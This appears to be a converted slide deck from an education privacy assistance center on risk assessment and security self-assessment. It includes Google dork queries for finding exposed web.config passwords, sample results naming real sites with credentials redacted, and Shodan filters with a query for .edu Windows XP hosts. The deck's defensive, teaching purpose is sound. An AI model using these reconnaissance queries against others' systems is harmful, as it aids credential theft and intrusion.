-National Institute of Standards and Technology (NIST)

What is a Risk Assessment?

Formal organizational process involving leadership, IT, and organizational stakeholders


Four stages:

- **Identification** – *finding, documenting, and categorizing risks*
- **Analysis** – *ascertaining the nature of the risks and determining their potential impact and effects*
- **Evaluation** – *applying organizational risk tolerance and existing controls to the risk to determine significance*
- **Control** – *identifying and applying mitigating controls to reduce the risk based on analysis*



The Reality is

Attackers only have to get lucky once...



Reducing
the Risk



News Flash:
***You can hack yourselves for your
own good!!!!***

Footholds (57)

Examples of queries that can help an attacker gain a foothold into a web server

Sensitive Directories (123)

Googles collection of web sites sharing sensitive directories. The files contained in here will vary from sensitive to über-secret!

Vulnerable Files (62)

HUNDREDS of vulnerable files that Google can find on websites.

Vulnerable Servers (83)

These searches reveal servers with specific vulnerabilities. These are found in a different way than the searches found in the "Vulnerable Files" section.

Error Messages (94)

Really verbose error messages that say WAY too much!

Network or Vulnerability Data (70)

These pages contain such things as firewall logs, honeypot logs, network information, IDS logs... All sorts of fun stuff!

Various Online Devices (317)

This category contains things like printers, video cameras, and all sorts of cool things found on the web with Google.

Web Server Detection (80)

These links demonstrate Googles awesome ability to profile web servers.

Files Containing Usernames (17)

These files contain usernames, but no passwords... Still, Google finding usernames on a web site.

Files Containing Passwords (200)

PASSWORDS!!! Google found PASSWORDS!

Sensitive Online Shopping Info (11)

Examples of queries that can reveal online shopping information like customer data, suppliers, orders, credit card numbers, credit card info, etc

Files Containing Juicy Info (374)

No usernames or passwords, but interesting stuff none the less.

Pages Containing Login Portals (383)

These are login pages for various services. Consider them the front door of a websites more sensitive functions.

Advisories and Vulnerabilities (1996)

These searches locate vulnerable servers. These searches are often generated from various security advisory posts, and in many cases are product or version-specific.



Security Self-Assessment



a hacker's best friend:

OK Google.... Find me some passwords



"Password=" inurl:web.config -intext:web.config ext:config



All Images Videos News Shopping More Search tools

About 141 results (0.26 seconds)

web.config - Default.aspx

www.onroad66.com/web.config

... connectionString="Data Source=sql.onroad66.com;Initial Catalog=DNN6_ONROAD66;User ID=[redacted] Password:[redacted] providerName="System.Data ...

web.config - Technomak

www.technomak.com/images/web.config

SqlClientDriver Data Source=mssql05-02.wc1\int2;Initial Catalog=379828_aggreko;User Id=[redacted] aggreko; Password:[redacted] ReadCommitted true.

web.config - Kenai.com

<https://svn.kenai.com/svn/geogonia~geocom/GeoCom/trunk/web.config>

add name="SiteSqlServer" connectionString="Data Source=localhost;Initial Catalog=GeogoniaDB;User ID=[redacted] Password=[redacted]

Web.config

bangskeem.dk/Web.config

... <smtp deliveryMethod="Network"> <network host="smtp.gmail.com" userName [redacted] password=[redacted] /> </smtp> ...

Web.config


<https://projects.nth-dimension.org.uk/subversion/VulnApp/trunk/Web.config>

workstation id=EREBOS;packet size=4096;user id=vulnapp;data source=localhost;persist security info=True;initial [redacted] Max Pool ...



Security Self-Assessment

- Lot's of cheap and free tools out there to assist in finding things that slip through the cracks





city: find devices in a particular city
country: find devices in a particular country
geo: you can pass it coordinates
hostname: find values that match the hostname
net: search based on an IP or /x CIDR
os: search based on operating system
port: find particular ports that are open
before/after: find results within a timeframe

Web ser

ormation.

- E
 - A
 - L
- in

ners

access)



hostname:".edu" os:XP country:US



Security Self-Assessment

- Leverage automated tools like SIEM to correlate logs across the environment and identify anomalies
- Look for architectural and logical improvements that you can implement cheaply to make an attacker's life harder
- Leverage users to identify permissions issues and spot incongruities in security or privacy. Implement a bounty program where users are rewarded in some way for identifying issues



Questions?



Contact information

United States Department of Education,
Privacy Technical Assistance Center



(855) 249-3072
(202) 260-3887



privacyTA@ed.gov



<http://studentprivacy.ed.gov>



(855) 249-3073

